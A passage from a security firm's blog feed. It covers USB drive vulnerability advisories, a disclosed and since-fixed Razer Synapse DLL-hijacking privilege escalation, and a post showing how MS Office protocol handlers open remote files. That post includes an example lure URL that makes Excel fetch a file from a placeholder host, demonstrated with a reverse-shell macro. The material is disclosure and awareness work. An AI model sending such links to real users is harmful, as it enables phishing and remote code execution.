      <td>Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-001.txt">SYSS-2022-001</a></td>
      <td><a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28384">CVE-2022-28384</a></td>
    </tr>
    <tr>
      <td><a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a></td>
      <td>Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-002.txt">SYSS-2022-002</a></td>
      <td><a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28382">CVE-2022-28382</a></td>
    </tr>
    <tr>
      <td><a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a></td>
      <td>Missing Immutable Root of Trust in Hardware (CWE-1326)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-003.txt">SYSS-2022-003</a></td>
      <td><a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28383">CVE-2022-28383</a></td>
    </tr>
    <tr>
      <td><a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a></td>
      <td>Expected Behavior Violation (CWE-440)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-004.txt">SYSS-2022-004</a></td>
      <td><a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28386">CVE-2022-28386</a></td>
    </tr>
  </tbody>
</table>

<p>Those results show, that new portable storage devices with old security issues are still produced and sold.</p>

<p>In the next part of this blog series, research results concerning another secure USB flash drive are covered.</p></content>
  

  </entry>

  
  <entry>
    <title>Yet Another Local Privilege Escalation Attack via Razer Synapse Installer (CVE-2021-44226)</title>
    <link href="https://blog.syss.com/posts/razer-lpe-attack/" rel="alternate" type="text/html" title="Yet Another Local Privilege Escalation Attack via Razer Synapse Installer (CVE-2021-44226)" />
    <published>2022-03-23T10:00:00+01:00</published>
  
    <updated>2022-03-24T09:08:10+01:00</updated>
  
    <id>https://blog.syss.com/posts/razer-lpe-attack/</id>
    <content src="https://blog.syss.com/posts/razer-lpe-attack/" />
    <author>
      <name>Matthias Deeg</name>
    </author>


    <category term="advisory" />
    
    <category term="exploit" />


    <summary>


      During a research project in fall 2021, SySS IT security expert Dr. Oliver Schwarz found a security vulnerability in the Razer Synapse installer for Windows which can be exploited in a local privilege escalation attack.


    </summary>


    <content><p>During a research project in fall 2021, SySS IT security expert Dr. Oliver Schwarz found a security vulnerability in the <a href="https://www.razer.com/synapse-3">Razer Synapse</a> installer for Windows which can be exploited in a local privilege escalation attack.
<!--more-->
Due to the use of an insecure installation path and improper privilege management, the installation of the associated Razer system service is vulnerable to a so-called DLL hijacking attack.</p>

<p>In this specific attack scenario, an attacker is able to replace or add a program library, i.e. a dynamic link library (DLL) file, with one that contains malicious code. Because of the high-privileged context in which the attacker-controlled code is executed, a local Windows user can exploit this security issue to obtain local administrative privileges as the Windows user account <code class="language-plaintext highlighter-rouge">SYSTEM</code>.</p>

<p>This security vulnerability can be exploited by a local Windows user who can attach a real or fake Razer USB device, for instance a gaming mouse, to the target system that is supported by <a href="https://www.razer.com/synapse-3">Razer Synapse</a>.</p>

<p>You can find more detailed information about this security issue in our SySS security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-058.txt">SYSS-2021-058</a> (<a href="https://nvd.nist.gov/vuln/detail/CVE-2021-44226">CVE-2021-44226</a>).</p>

<p>Furthermore, a successful local privilege escalation attack exploiting the described security vulnerability is demonstrated in our SySS PoC video <a href="https://www.youtube.com/watch?v=P75BtYcnZ-A">Yet Another Local Privilege Escalation Attack via Razer Synapse Installer</a>.</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/P75BtYcnZ-A" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div>

<p>This reported security vulnerability has already been fixed by Razer, so that the demonstrated privilege escalation attack is not successful anymore on current Windows systems with newer Razer Synapse software versions.</p>

<p>The assigned CVE ID concerning the demonstrated security issue is <a href="https://nvd.nist.gov/vuln/detail/CVE-2021-44226">CVE-2021-44226</a>.</p>

<p>As a general security measure, we recommend disabling Windows co-driver auto-installations via the corresponding configured Windows registry value <code class="language-plaintext highlighter-rouge">HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Device Installer\DisableCoInstallers</code> set to <code class="language-plaintext highlighter-rouge">1</code>.</p></content>
  

  </entry>

  
  <entry>
    <title>Abusing the MS Office protocol scheme</title>
    <link href="https://blog.syss.com/posts/abusing-ms-office-protos/" rel="alternate" type="text/html" title="Abusing the MS Office protocol scheme" />
    <published>2022-01-31T11:00:00+01:00</published>
  
    <updated>2022-01-31T16:29:34+01:00</updated>
  
    <id>https://blog.syss.com/posts/abusing-ms-office-protos/</id>
    <content src="https://blog.syss.com/posts/abusing-ms-office-protos/" />
    <author>
      <name>Matthias Zoellner</name>
    </author>


    <category term="paper" />


    <summary>


      During a research project, SySS IT security consultant Matthias Zöllner found out that in a standard installation of Windows Office files can be opened directly via certain URLs. This article shows how this works.

    </summary>


    <content><p>During a research project, SySS IT security consultant Matthias Zöllner found out that in a standard installation of Windows Office files can be opened directly via certain URLs. This article shows how this works.<!--more--></p>

<h1 id="ms-office-protocol">MS Office Protocol</h1>

<h2 id="intro">Intro</h2>
<p>When installing Microsoft Office under a recent Windows system, some default handlers for protocols are added.
This opens some possibilities an attacker can try to abuse. The following blog post should bring some awareness about the possible attacks.</p>

<h2 id="test-environment">Test environment</h2>
<p>The following tests have been conducted with the specified environment. However, other Windows and Office versions behave different, e.g. with an additional warning or even with less warnings. There are a lot of possible configurations, therefore the setup was like the following.</p>

<table>
  <thead>
    <tr>
      <th>Product</th>
      <th>Version</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>OS</td>
      <td><a href="https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/">Windows 10 Professional x64 1809</a></td>
    </tr>
    <tr>
      <td>Office</td>
      <td>Microsoft Office Professional Plus 2016 (Version 2109 Build 16.0.14430.20154) 32 bit</td>
    </tr>
  </tbody>
</table>

<p>Everything was in the default settings as installated.</p>

<h2 id="details">Details</h2>

<p>Those handlers can be found via <strong>Settings -&amp;gt; Default Apps -&amp;gt; Choose default applications by protocol</strong>.
<img src="/assets/img/papers/ms-office-protos/Default_Protocol.png" alt="Registered MS-Office protocol handler" width="100%" />
<em>Registered MS-Office protocol handler</em></p>

<p>As can be seen in the following figure, the MS-EXCEL protocol is registered with Excel. 
This behaviour is not exclusive for Excel. It also applies to Word, PowerPoint, etc.</p>

<p>The following handlers are getting registered:</p>

<table>
  <thead>
    <tr>
      <th><!-- --></th>
      <th><!-- --></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>ms-word://</td>
      <td>ms-powerpoint://</td>
    </tr>
    <tr>
      <td>ms-excel://</td>
      <td>ms-visio://</td>
    </tr>
    <tr>
      <td>ms-access://</td>
      <td>ms-project://</td>
    </tr>
    <tr>
      <td>ms-publisher://</td>
      <td>ms-spd://</td>
    </tr>
    <tr>
      <td>ms-infopath://</td>
      <td> </td>
    </tr>
  </tbody>
</table>

<p>Registered default handlers for protocls can be also found in the registry under:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>Registry::HKEY_CLASSES_ROOT\
</pre></td></tr></tbody></table></code></pre></div></div>
<p>By querying the registry, e.g. for MS protocols, we can see a lot registered. 
<strong>NOTE</strong>: The following output is compressed.</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
</pre></td><td class="rouge-code"><pre><span class="n">Get-Item</span><span class="w"> </span><span class="nx">Registry::HKEY_CLASSES_ROOT\ms-</span><span class="o">*</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Out-String</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">select-string</span><span class="w"> </span><span class="nt">-Pattern</span><span class="w"> </span><span class="s2">"URL"</span><span class="w"> </span><span class="nt">-SimpleMatch</span><span class="w">

    </span><span class="n">Hive:</span><span class="w"> </span><span class="nx">HKEY_CLASSES_ROOT</span><span class="w">
</span><span class="n">Name</span><span class="w">                           </span><span class="nx">Property</span><span class="w">
</span><span class="o">----</span><span class="w">                           </span><span class="o">--------</span><span class="w">
</span><span class="n">ms-aad-brokerplugin</span><span class="w">            </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-aad-brokerplugin</span><span class="w">
</span><span class="n">ms-access</span><span class="w">                      </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">Url:Access</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">
</span><span class="n">ms-actioncenter</span><span class="w">                </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-actioncenter</span><span class="w">
</span><span class="n">ms-appinstaller</span><span class="w">                </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-appinstaller</span><span class="w">
</span><span class="n">ms-apprep</span><span class="w">                      </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-apprep</span><span class="w">
</span><span class="n">ms-availablenetworks</span><span class="w">           </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:Available</span><span class="w"> </span><span class="nx">Networks</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">
</span><span class="n">ms-calculator</span><span class="w">                  </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-calculator</span><span class="w">
</span><span class="n">ms-chat</span><span class="w">                        </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-chat</span><span class="w">
</span><span class="n">ms-clock</span><span class="w">                       </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-clock</span><span class="w">
</span><span class="n">ms-contact-support</span><span class="w">             </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-contact-support</span><span class="w">
</span><span class="n">ms-cortana</span><span class="w">                     </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-cortana</span><span class="w">
</span><span class="n">ms-cxh</span><span class="w">                         </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-cxh</span><span class="w">
</span><span class="n">ms-cxh-full</span><span class="w">                    </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">CloudExperienceHost</span><span class="w"> </span><span class="nx">Launch</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">
</span><span class="n">ms-default-location</span><span class="w">            </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-default-location</span><span class="w">
</span><span class="n">ms-device-enrollment</span><span class="w">           </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-device-enrollment</span><span class="w">
</span><span class="n">ms-drive-to</span><span class="w">                    </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-drive-to</span><span class="w">
</span><span class="n">ms-edu-secureassessment</span><span class="w">        </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-edu-secureassessment</span><span class="w">
</span><span class="n">ms-excel</span><span class="w">                       </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">Url:Excel</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">
</span><span class="n">ms-gamebar</span><span class="w">                     </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-gamebar</span><span class="w">
</span><span class="n">ms-gamebarservices</span><span class="w">             </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-gamebarservices</span><span class="w">
</span><span class="n">ms-gamingoverlay</span><span class="w">               </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-gamingoverlay</span><span class="w">
</span><span class="n">ms-get-started</span><span class="w">                 </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-get-started</span><span class="w">
</span><span class="n">ms-getoffice</span><span class="w">                   </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-getoffice</span><span class="w">
</span><span class="n">ms-holographicfirstrun</span><span class="w">         </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-holographicfirstrun</span><span class="w">
</span><span class="n">ms-inputapp</span><span class="w">                    </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-inputapp</span><span class="w">
</span><span class="n">ms-ipmessaging</span><span class="w">                 </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-ipmessaging</span><span class="w">
</span><span class="n">ms-mobileplans</span><span class="w">                 </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-mobileplans</span><span class="w">
</span><span class="n">ms-msdt</span><span class="w">                        </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-msdt</span><span class="w">
</span><span class="n">ms-officeapp</span><span class="w">                   </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-officeapp</span><span class="w">
</span><span class="n">ms-officecmd</span><span class="w">                   </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-officecmd</span><span class="w">
</span><span class="n">ms-oobenetwork</span><span class="w">                 </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-oobenetwork</span><span class="w">
</span><span class="n">ms-paint</span><span class="w">                       </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-paint</span><span class="w">
</span><span class="n">ms-penworkspace</span><span class="w">                </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-penworkspace</span><span class="w">
</span><span class="n">ms-people</span><span class="w">                      </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-people</span><span class="w">
</span><span class="n">ms-perception-simulation</span><span class="w">       </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">Url:Perception</span><span class="w"> </span><span class="nx">Simulation</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">
</span><span class="n">ms-phone</span><span class="w">                       </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-phone</span><span class="w">
</span><span class="n">ms-photos</span><span class="w">                      </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-photos</span><span class="w">
</span><span class="n">ms-playto-miracast</span><span class="w">             </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-playto-miracast</span><span class="w">
</span><span class="n">ms-powerpoint</span><span class="w">                  </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">Url:PowerPoint</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">
</span><span class="n">ms-projection</span><span class="w">                  </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-projection</span><span class="w">
</span><span class="n">ms-publisher</span><span class="w">                   </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">Url:Publisher</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">
</span><span class="n">ms-quick-assist</span><span class="w">                </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-quick-assist</span><span class="w">
</span><span class="n">ms-rd</span><span class="w">                          </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-rd</span><span class="w">
</span><span class="n">ms-retaildemo-launchbioenrollm</span><span class="w"> </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-retaildemo-launchbioenrollmentent</span><span class="w">
</span><span class="n">ms-retaildemo-launchstart</span><span class="w">      </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-retaildemo-launchstart</span><span class="w">
</span><span class="n">ms-screenclip</span><span class="w">                  </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-screenclip</span><span class="w">
</span><span class="n">ms-screensketch</span><span class="w">                </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-screensketch</span><span class="w">
</span><span class="n">ms-settings</span><span class="w">                    </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings</span><span class="w">
</span><span class="n">ms-settings-airplanemode</span><span class="w">       </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-airplanemode</span><span class="w">
</span><span class="n">ms-settings-bluetooth</span><span class="w">          </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-bluetooth</span><span class="w">
</span><span class="n">ms-settings-cellular</span><span class="w">           </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-cellular</span><span class="w">
</span><span class="n">ms-settings-connectabledevices</span><span class="w"> </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:Devices</span><span class="w"> </span><span class="nx">Flow</span><span class="w"> </span><span class="nx">Connectable</span><span class="w"> </span><span class="nx">Devices</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">
</span><span class="n">ms-settings-displays-topology</span><span class="w">  </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:Devices</span><span class="w"> </span><span class="nx">Flow</span><span class="w"> </span><span class="nx">Display</span><span class="w"> </span><span class="nx">Topology</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">
</span><span class="n">ms-settings-e-mailandaccounts</span><span class="w">  </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-e-mailandaccounts</span><span class="w">
</span><span class="n">ms-settings-language</span><span class="w">           </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-language</span><span class="w">
</span><span class="n">ms-settings-location</span><span class="w">           </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-location</span><span class="w">
</span><span class="n">ms-settings-lock</span><span class="w">               </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-lock</span><span class="w">
</span><span class="n">ms-settings-mobilehotspot</span><span class="w">      </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-mobilehotspot</span><span class="w">
</span><span class="n">ms-settings-notifications</span><span class="w">      </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-notifications</span><span class="w">
</span><span class="n">ms-settings-power</span><span class="w">              </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-power</span><span class="w">
</span><span class="n">ms-settings-privacy</span><span class="w">            </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-privacy</span><span class="w">
</span><span class="n">ms-settings-proximity</span><span class="w">          </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-proximity</span><span class="w">
</span><span class="n">ms-settings-screenrotation</span><span class="w">     </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-screenrotation</span><span class="w">
</span><span class="n">ms-settings-wifi</span><span class="w">               </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-wifi</span><span class="w">
</span><span class="n">ms-settings-workplace</span><span class="w">          </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-settings-workplace</span><span class="w">
</span><span class="n">ms-sttoverlay</span><span class="w">                  </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-sttoverlay</span><span class="w">
</span><span class="n">ms-sway</span><span class="w">                        </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-sway</span><span class="w">
</span><span class="n">ms-taskswitcher</span><span class="w">                </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-taskswitcher</span><span class="w">
</span><span class="n">ms-to-do</span><span class="w">                       </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-to-do</span><span class="w">
</span><span class="n">ms-todo</span><span class="w">                        </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-todo</span><span class="w">
</span><span class="n">ms-unistore-e-mail</span><span class="w">             </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-unistore-e-mail</span><span class="w">
</span><span class="n">ms-virtualtouchpad</span><span class="w">             </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:Virtual</span><span class="w"> </span><span class="nx">Touchpad</span><span class="w">
</span><span class="n">ms-voip-call</span><span class="w">                   </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-voip-call</span><span class="w">
</span><span class="n">ms-voip-video</span><span class="w">                  </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-voip-video</span><span class="w">
</span><span class="n">ms-walk-to</span><span class="w">                     </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-walk-to</span><span class="w">
</span><span class="n">ms-wcrv</span><span class="w">                        </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-wcrv</span><span class="w">
</span><span class="n">ms-whiteboard-cmd</span><span class="w">              </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-whiteboard-cmd</span><span class="w">
</span><span class="n">ms-whiteboard-preview</span><span class="w">          </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-whiteboard-preview</span><span class="w">
</span><span class="n">ms-windows-search</span><span class="w">              </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-windows-search</span><span class="w">
</span><span class="n">ms-windows-store</span><span class="w">               </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-windows-store</span><span class="w">
</span><span class="n">ms-windows-store2</span><span class="w">              </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-windows-store2</span><span class="w">
</span><span class="n">ms-word</span><span class="w">                        </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">Url:Word</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">
</span><span class="n">ms-wpc</span><span class="w">                         </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-wpc</span><span class="w">
</span><span class="n">ms-wpdrmv</span><span class="w">                      </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-wpdrmv</span><span class="w">
</span><span class="n">ms-xbet-survey</span><span class="w">                 </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-xbet-survey</span><span class="w">
</span><span class="n">ms-xbl-3d8b930f</span><span class="w">                </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-xbl-3d8b930f</span><span class="w">
</span><span class="n">ms-xgpueject</span><span class="w">                   </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">    </span><span class="p">:</span><span class="w"> </span><span class="nx">URL:ms-xgpueject</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>A detailed description by Microsoft about the Office protocols can be found <a href="https://docs.microsoft.com/de-de/office/client-developer/office-uri-schemes#appendix-a---uri-scheme-registration-template-for-ms-word-scheme">here</a>.</p>

<p>A complete Office URL looks like the following:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>ms-excel:ofv|u|https://192.168.1.10/poc.xls
</pre></td></tr></tbody></table></code></pre></div></div>

<p>If this URL is sent via e-mail or pasted in the Explorer, Excel is trying to open the specified file.</p>

<p>Here is a proof of concept (PoC) if the URL is sent via e-mail and clicked by the user.<br />
<img src="/assets/img/papers/ms-office-protos/POC.gif" alt="Demo of opening a link to a xlsm file containing a reverse shell macro" width="100%" />
<em>Demo of opening a link to a xlsm file containing a reverse shell macro</em></p>

